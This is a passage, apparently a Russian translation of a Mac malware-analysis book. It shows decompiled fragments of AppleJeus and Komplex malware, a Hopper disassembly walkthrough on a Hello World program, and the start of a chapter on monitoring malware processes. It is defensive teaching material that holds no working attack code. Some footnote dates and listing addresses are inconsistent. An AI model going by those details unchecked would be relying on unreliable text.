0x0), r14, 0x20,
              kCFStringEncodingUTF8) != 0x0 ? 0x1 : 0x0;
        IOObjectRelease(rax);
    }
    rax = rbx;
    return rax;
}
```

Листинг 6-15: Декомпилированная функция `getDeviceSerial` (AppleJeus)

Декомпиляция довольно читаема, что относительно облегчает понимание логики этой функции. Например, мы видим, что вредоносное ПО получает ссылку на service `IOPlatformExpertDevice`, а затем использует ее для поиска серийного номера системы.

Аналогично функция `connectedToInternet`, обсуждавшаяся ранее в главе, декомпилируется вполне прилично (листинг 6-16). Обратите внимание, однако, что decompiler, похоже, немного путается в синтаксисе Objective-C: в выводе остаются ключевые слова `@class` и `@selector`. За кулисами это связано с compiler optimization, которая вызывает оптимизированную версию функции `objc_msgSend` с именем `objc_msgSend_fixup`. Тем не менее должно быть ясно, что вредоносное ПО определяет сетевое подключение хоста, или его отсутствие, через запрос к `www.google.com`.

```
int connectedToInternet()
{
    if( (@class(NSData), &@selector(dataWithContentsOfURL:),
(@class(NSURL),
         &@selector(URLWithString:),
@"http://www.google.com")) != 0x0)
    {
         var_1 = 0x1;
    }
    else {
         var_1 = 0x0;
    }
    rax = var_1 & 0x1 & 0xff;
    return rax;
}
```

Листинг 6-16: Декомпилированная функция `connectedToInternet` (Komplex)

Учитывая многочисленные преимущества decompilation перед disassembly, вы можете задаться вопросом, зачем мы вообще обсуждали дизассемблирование. Есть несколько причин, по которым disassembly все еще может быть полезно. Во-первых, даже лучшие decompilers иногда испытывают трудности при анализе сложного binary code, например вредоносного ПО с антианалитической логикой (обсуждается в главе 9). Дизассемблеры, которые просто переводят binary code, куда менее подвержены ошибкам. Поэтому иногда спуск к assembly level code, предоставляемому дизассемблером, может быть вашим единственным вариантом. Во-вторых, как мы видели в декомпиляции функций `getDeviceSerial` и `connectedToInternet`, такие концепции assembly code, как регистры, остаются присутствующими в коде и, следовательно, релевантны для вашего анализа. Хотя decompilation может значительно упростить анализ binary code, умение понимать assembly code (все еще) является базовым навыком любого аналитика вредоносного ПО.

Обратная разработка с Hopper

До сих пор мы обсуждали концепции disassembly и decompilation, не упоминая конкретные инструменты, предоставляющие эти возможности. Такие инструменты могут быть довольно сложными и немного пугающими для начинающего аналитика вредоносного ПО. Поэтому мы кратко пройдемся по использованию одного такого инструмента, Hopper, для анализа бинарных файлов. Доступный по цене и нативно разработанный для macOS, Hopper может похвастаться мощными disassembler и decompiler, которые отлично справляются с анализом Mach-O binaries. [11]

Если вы предпочитаете использовать другой disassembler или decompiler, например IDA Pro или Ghidra, конкретные детали этого раздела могут не подойти. Однако концепции, которые мы обсудим, широко применимы к большинству reverse-engineering tools.

Создание бинарного файла для анализа

В этом кратком введении в Hopper мы дизассемблируем и декомпилируем стандартный Objective-C код Apple "Hello, World!", показанный в листинге 6-17.

```
#import <Foundation/Foundation.h>

 int main(int argc, const char * argv[]) {
    @autoreleasepool {
        NSLog(@"Hello, World!");
    }
    return 0;
}
```

Листинг 6-17: Пример Apple "Hello, World!"

Хотя он тривиален, он дает нам пример бинарного файла, достаточный для иллюстрации многих функций и возможностей Hopper. Скомпилируйте код с помощью `clang` или Xcode, чтобы создать 64-битный Mach-O binary (листинг 6-18):

```
% clang main.m -fmodules -o helloWorld
% file helloWorld
helloWorld: Mach-O 64-bit executable x86_64
```

Листинг 6-18: Компиляция "Hello, World!"

Загрузка бинарного файла

Открыв приложение Hopper, начните анализ, выбрав File□Open. Выберите Mach-O binary для анализа. В появившемся окне loader оставьте значения по умолчанию и нажмите OK (рисунок 6-1).



Рисунок 6-1: Окно loader в Hopper

Hopper автоматически начнет анализ бинарного файла: разберет Mach-O header, дизассемблирует binary code и извлечет embedded strings, имена функций и методов и так далее. После завершения анализа Hopper автоматически отобразит дизассемблированный код в entry point бинарного файла, извлеченный из load command `LC_MAIN` в Mach-O header.

Изучение интерфейса

Интерфейс Hopper предлагает несколько способов изучать производимые им данные. В крайней правой части находится inspector view. Здесь Hopper отображает общую информацию об анализируемом бинарном файле, включая тип бинарного файла, его architecture и CPU, а также calling convention (рисунок 6-2).



Рисунок 6-2: Базовая информация о файле в Hopper

В крайней левой части находится segment selector, который может переключаться между различными представлениями, связанными с symbols и strings в бинарном файле. Например, представление Proc показывает procedures (functions and methods), которые Hopper идентифицировал во время анализа (рисунок 6-3). Сюда входят функции и методы из исходного кода, а также API, которые вызывает код. Например, в нашем бинарном файле "Hello, World!" Hopper идентифицировал функцию `main` и вызов Apple API `NSLog`.



Рисунок 6-3: Представление Procedure в Hopper

Представление Str показывает embedded strings, которые Hopper извлек из бинарного файла (рисунок 6-4). В нашем простом бинарном файле единственная embedded string - "Hello, World!"



Рисунок 6-4: Представление embedded strings в Hopper

Прежде чем погружаться в какой-либо дизассемблированный код, разумно просмотреть извлеченные имена procedures и embedded strings, поскольку они часто являются бесценным источником информации о возможных возможностях вредоносного ПО. Более того, они могут направлять ваши усилия по анализу. Если имя procedure или embedded string выглядит интересным, щелкните по нему, и Hopper покажет, где именно оно referenced в бинарном файле.

Просмотр дизассемблированного кода

По умолчанию Hopper автоматически отобразит disassembly entry point бинарного файла (часто функции `main`). Листинг 6-19 показывает дизассемблированный код функции `main` целиком. Обратите внимание, что метод компиляции и версия compiler могут влиять на disassembly. Чаще всего могут меняться адреса (функций или инструкций), хотя порядок инструкций также может отличаться.

```
main:
0x0000000100003f20    push       rbp
0x0000000100003f21    mov        rbp, rsp
0x0000000100003f24    sub        rsp, 0x20
0x0000000100003f28    mov        dword [rbp+var_4], 0x0
0x0000000100003f2f    mov        dword [rbp+var_8], edi
0x0000000100003f32    mov        qword [rbp+var_10], rsi
0x0000000100003f36    call       objc_autoreleasePoolPush
0x0000000100003f3b    lea        rcx, qword
[cfstring_Hello__World] ; @"Hello, World!"
0x0000000100003f42    mov        rdi, rcx ; argument "format"
for method NSLog 1
0x0000000100003f45    mov        qword [rbp+var_18], rax
0x0000000100003f49    mov        al, 0x0
0x0000000100003f4b    call       NSLog
0x0000000100003f50    mov        rdi, qword [rbp+var_18] ;
argument "pool" for method objc_

autoreleasePoolPop
0x0000000100003f54    call       objc_autoreleasePoolPop
0x0000000100003f59    xor        eax, eax
0x0000000100003f5b    add        rsp, 0x20
0x0000000100003f5f    pop        rbp
0x0000000100003f60    ret
```

Листинг 6-19: "Hello, World!", дизассемблированный Hopper

Hopper предоставляет полезные аннотации, идентифицируя embedded strings, а также аргументы функций и методов. Например, рассмотрите assembly code по адресу `0x0000000100000f42`, который перемещает регистр `RCX`, pointer на строку "Hello, World!", в `RDI` 1. Hopper определил этот код как инициализацию аргументов для вызова `NSLog` несколькими строками ниже.

Вы часто будете замечать, что различные компоненты disassembly на самом деле являются pointers на данные в других местах бинарного файла. Например, assembly code по адресу `0x0000000100000f3b` загружает адрес строки "Hello, World!" в регистр `RCX`. Hopper достаточно умен, чтобы идентифицировать переменную `cfstring_Hello__World_` как pointer. Более того, если дважды щелкнуть любой pointer, Hopper перейдет к адресу pointer. Например, двойной щелчок по переменной `cfstring_Hello__World_` в disassembly переносит вас к string object по адресу `0x0000000100001008`. Этот string object типа `CFConstantString` тоже содержит pointers, и двойной щелчок по ним переносит вас к указанному адресу.

Обратите внимание, что Hopper также отслеживает обратные cross-references. Например, он определил, что string bytes по адресу `0x0000000100000fa2` имеют cross-reference из переменной `cfstring_Hello__World_`. То есть переменная `cfstring_Hello__World_` содержит reference на адрес `0x0000000100000fa2`. Такие cross-references значительно облегчают статический анализ binary code; если вы заметили интересующую строку, можно просто спросить Hopper, где в коде эта строка referenced. Чтобы просмотреть такие cross-references, CTRL-click по адресу или элементу и выберите References To. Либо выберите адрес или элемент и нажмите X. Например, допустим, мы хотим увидеть, где в disassembly referenced string object "Hello, World!". Сначала мы выбрали бы string object по адресу `0x0000000100001008`, сделали CTRL-click для вызова context menu и нажали References to `cfstring_Hello__World` (рисунок 6-5).

Рисунок 6-5: Выбор опции для просмотра cross-references к строке "Hello, World!".

Это должно открыть окно Cross References для этого элемента (рисунок 6-6).



Рисунок 6-6: Перекрестные ссылки к строке "Hello, World!"

Теперь видно, что у этой строки есть только одна cross-reference: код по адресу `0x0000000100000f3b`, который находится внутри функции `main`. Дважды щелкните по ней, чтобы перейти к этому месту в коде.

Hopper также создает cross-references для функций, методов и API-вызовов, позволяя легко определить, где в коде они вызываются. Например, окно Cross References на рисунке 6-7 сообщает нам, что API `NSLog` вызывается внутри функции `main` по адресу `0x0000000100000f4b`.



Рисунок 6-7: Перекрестные ссылки к функции `NSLog`

Cross-references значительно облегчают анализ и могут эффективно привести к пониманию функциональности или возможностей бинарного файла. Например, представьте, что вы анализируете подозрительный образец вредоносного ПО и хотите раскрыть адрес его command and control server. В представлении Proc в Hopper можно найти API, например Apple networking methods, которые вредоносное ПО часто использует для подключения к своему серверу. Из представления Proc следуйте по cross-references, чтобы понять, как эти API вызываются (например, с URL или IP-адресом command and control server).

Перемещаясь по Hopper, вы часто будете хотеть быстро вернуться к предыдущему месту анализа. К счастью, клавиша ESCAPE вернет вас туда, где вы только что были.

Изменение режима отображения

До сих пор мы оставались в режиме отображения Hopper по умолчанию, Assembly mode. Как следует из названия, этот режим отображает disassembly binary code. Переключать режим отображения можно с помощью segment control на главной панели инструментов Hopper (рисунок 6-8).

Рисунок 6-8: Режимы отображения в Hopper

Поддерживаемые Hopper режимы отображения включают следующие:

Assembly (ASM) mode: Стандартный режим disassembly, в котором Hopper отображает assembly instructions бинарного файла.

Control Flow Graph (CFG) mode: Режим, который разбивает procedures (functions) на code blocks и иллюстрирует поток управления между ними.

Pseudocode mode: Режим decompiler в Hopper, в котором генерируется представление, похожее на исходный код или pseudocode.

Hexadecimal mode: Сырые hex bytes бинарного файла.

Из четырех режимов отображения pseudocode mode, пожалуй, самый мощный. Чтобы войти в этот режим, сначала выберите procedure, а затем нажмите третью кнопку в segment control Display modes. Это укажет Hopper декомпилировать код в procedure, чтобы создать его pseudocode representation. Для нашей простой программы "Hello, World!" он прекрасно справляется (листинг 6-20):

```
int _main(int arg0, int arg1) {
    var_18 = objc_autoreleasePoolPush();
    NSLog(@"Hello, World!");
    objc_autoreleasePoolPop(var_18);
    return 0x0;
}
```

Листинг 6-20: "Hello, World!" декомпилирована

Если учесть, что блоки `@autoreleasepool` компилируются в парные вызовы `objc_autoreleasePoolPush` и `objc_autoreleasePoolPop`, декомпиляция выглядит весьма похоже на исходный код (листинг 6-21).

```
#import <Foundation/Foundation.h>

 int main(int argc, const char * argv[]) {
    @autoreleasepool {
        NSLog(@"Hello, World!");
    }
    return 0;
}
```

Листинг 6-21: Исходный код "Hello, World!" для сравнения

За более полным руководством по использованию и пониманию Hopper обратитесь к официальному tutorial приложения. [12]

Далее

Вооружившись твердым пониманием техник статического анализа, от базовой идентификации типа файла до продвинутой декомпиляции, мы теперь готовы обратить внимание на методы динамического анализа. Как вы увидите, динамический анализ часто дает более эффективный способ понять вредоносное ПО. В конечном счете, однако, статический и динамический анализ дополняют друг друга, и вы, вероятно, обнаружите, что комбинируете их.

Примечания

Сноски

[1] [назад] Patrick Wardle, "Arm'd and Dangerous," BlackHat 2021 presentation, blackhat.com and "Arm'd & Dangerous: An Introduction to Analysing ARM64 Malware Targeting macOS," Objective-See, October 7-8, 2011, vblocalhost.com.
[2] [назад] Randall Hyde, *Art of Assembly Language*, second edition (No Starch Press, 2010), nostarch.com; Kris Kaspersky, *Hacker Disassembling Uncovered*, second edition (A-List Publishing, 2007), amazon.com; Eldad Eilam, *Reversing: Secrets of Reverse Engineering* (Wiley, 2005), amazon.com.
[3] [назад] Nemo, "Modern Objective-C Exploitation Techniques," *Phrack* 69 (May 6, 2016), phrack.org; Nemo, "The Objective-C Runtime: Understanding and Abusing," *Phrack* 66 (November 6, 2009), phrack.org.
[4] [назад] Dani Creus, Tyler Halfpop, and Robert Falcone, "Sofacy's 'Komplex' OS X Trojan," Unit 42 (September 26, 2016), unit42.paloaltonetworks.com.
[5] [назад] Patrick Wardle, "Lazarus Group Goes 'Fileless'," Objective-See (December 3, 2019), objective-see.com.
[6] [назад] "kIOMasterPortDefault," Apple Developer Documentation, developer.apple.com.
[7] [назад] "IOServiceMatching," Apple Developer Documentation, developer.apple.com.
[8] [назад] "IOServiceGetMatchingService," Apple Developer Documentation, developer.apple.com.
[9] [назад] "IORegistryEntryCreateCFProperty," Apple Developer Documentation, developer.apple.com.
[10] [назад] "CFStringGetCString," Apple Developer Documentation, developer.apple.com.
[11] [назад] Hopper, hopperapp.com. Free demo of Hopper, hopperapp.com.
[12] [назад] Hopper official tutorial, hopperapp.com.

Глава 7. Инструменты динамического анализа

В предыдущих главах мы обсуждали методы статического анализа, используемые для исследования файлов без их фактического запуска. Однако часто эффективнее просто выполнить вредоносный файл, чтобы пассивно наблюдать его поведение и действия. Это особенно верно, когда авторы вредоносного ПО реализовали механизмы, специально предназначенные для усложнения или даже срыва статического анализа, например шифрование встроенных строк и конфигурационной информации либо динамическую загрузку дополнительного кода во время выполнения.

WindTail дает наглядный пример. Адреса его серверов командования и управления (обычно именно то, что аналитик вредоносного ПО стремится раскрыть) встроены прямо во вредоносное ПО, но зашифрованы. Можно вручную декодировать эти зашифрованные адреса, поскольку ключ шифрования жестко закодирован внутри вредоносного ПО. Однако гораздо проще просто выполнить вредоносное ПО. Затем, используя инструмент динамического анализа, например сетевой монитор, мы можем пассивно раскрыть адреса серверов, когда вредоносное ПО попытается установить соединение.

В этой главе мы подробно рассмотрим несколько методов динамического анализа, полезных для пассивного наблюдения за образцами вредоносного ПО для Mac, включая мониторинг процессов, файлов и сети. Мы также обсудим инструменты, которые можно использовать для такого мониторинга. Аналитики вредоносного ПО часто применяют эти инструменты, чтобы быстро получить представление о возможностях вредоносного образца. Позднее эта информация может стать частью сигнатур обнаружения для выявления других заражений. В главе 8 мы изучим более продвинутые методы динамического анализа при помощи отладки.

> NOTE
>
> В этом разделе книги мы будем обсуждать методы динамического анализа, которые предполагают выполнение вредоносного ПО для наблюдения за его действиями. Всегда выполняйте такой анализ в изолированной виртуальной машине или, что еще лучше, на выделенной машине для анализа вредоносного ПО. Иными словами, не выполняйте динамический анализ на своей основной системе! Подробное руководство по настройке виртуальной машины для анализа вредоносного ПО macOS см. в "How to Reverse Malware on macOS Without Getting Infected". [1]

Мониторинг процессов

Вредоносное ПО часто выполняет дополнительные процессы, чтобы те выполняли задачи от его имени, а наблюдение за выполнением этих процессов через монитор процессов может дать ценное понимание поведения и возможностей вредоносного ПО. Часто такие процессы - это просто встроенные в macOS утилиты командной строки, которые вредоносное ПО запускает, чтобы лениво делегировать нужные действия. Например, вредоносный установщик может вызвать утилиты macOS для перемещения (`/bin/mv`) или копирования (`/bin/cp`), чтобы устойчиво установить вредоносное ПО. Для обследования системы вредоносное ПО может вызвать утилиту состояния процессов (`/bin/ps`), чтобы получить список запущенных процессов, или утилиту `whoami` (`/usr/bin/whoami`), чтобы определить права текущего пользователя. Затем оно может эксфильтровать результаты этого обследования на удаленный сервер командования и управления через `/usr/bin/curl`. Пассивно наблюдая выполнение этих команд, мы можем эффективно понять взаимодействие вредоносного ПО с системой.

Вредоносное ПО также может порождать бинарные файлы, которые были упакованы вместе с исходным образцом вредоносного ПО или динамически загружены с удаленного сервера командования и управления. Например, вредоносное ПО Eleanor поставляется с несколькими утилитами для расширения своей функциональности. В него заранее включены Netcat, известная сетевая утилита; Wacaw, простая open source утилита командной строки, способная захватывать изображения и видео со встроенной веб-камеры; и утилита Tor для обеспечения анонимных сетевых коммуникаций. Мы могли бы использовать монитор процессов, чтобы наблюдать, как вредоносное ПО выполняет эти упакованные утилиты, и тем самым раскрыть его конечную цель, которой в данном случае является установка backdoor на основе Tor, способного полноценно взаимодействовать с зараженной системой и удаленно шпионить за пользователями.

Важно отметить, что бинарные файлы, упакованные в Eleanor, сами по себе не являются вредоносными. Вместо этого утилиты предоставляют функциональность (например, запись с веб-камеры), которую автор вредоносного ПО хотел встроить во вредоносное ПО, но, вероятно, был слишком ограничен во времени или недостаточно квалифицирован, чтобы написать ее самостоятельно, либо просто счел такой подход эффективным способом получить нужную функциональность.

Еще один пример образца вредоносного ПО, упакованного со встроенным бинарным файлом, - FruitFly. Поскольку FruitFly был написан на Perl, его способность выполнять низкоуровневые действия, такие как создание синтетических событий мыши и клавиатуры (например, в попытке закрыть запросы безопасности), ограничена. Чтобы устранить этот недостаток, автор упаковал его со встроенным Mach-O-бинарным файлом, способным выполнять такие действия. В этом случае использование монитора процессов могло бы позволить нам наблюдать, как вредоносное ПО записывает этот встроенный бинарный файл на диск перед его запуском. Затем мы могли бы захватить копию бинарного файла для анализа до того, как задача завершится и вредоносное ПО удалит его.

Утилита ProcessMonitor

Помимо отображения идентификатора процесса и пути порожденных процессов, более полные мониторы процессов также могут предоставлять такие сведения, как иерархия процессов, аргументы командной строки и информация о подписи кода. Из этих дополнительных сведений аргументы процесса особенно ценны для анализа вредоносного ПО, потому что они часто могут раскрыть точные действия, которые вредоносное ПО делегирует.

К сожалению, macOS не предоставляет встроенную утилиту мониторинга процессов, включающую эти функции. Но не стоит беспокоиться: я создал open source утилиту (с незатейливым названием ProcessMonitor), которая использует мощный фреймворк Endpoint Security от Apple, чтобы облегчить динамический анализ вредоносного ПО для Mac. ProcessMonitor отображает события процессов, такие как `exec`, `fork` и `exit`, вместе с ID процесса (`pid`), полным путем и любыми аргументами командной строки. Инструмент также сообщает сведения о подписи кода и полную иерархию процессов. Чтобы захватывать события процессов, ProcessMonitor нужно запускать с правами root в терминале macOS. Более того, терминалу должен быть предоставлен полный доступ к диску через панель Security & Privacy в приложении System Preferences. Дополнительные сведения об инструменте и его требованиях см. в документации ProcessMonitor. [2]

Кратко рассмотрим сокращенный вывод ProcessMonitor, когда он наблюдает процессы, порождаемые установщиком варианта вредоносного ПО AppleJeus группы Lazarus. Чтобы заставить ProcessMonitor выводить форматированный JSON, мы выполняем его с флагом `-pretty` (листинг 7-1):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC", 1
  "process" : {
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/
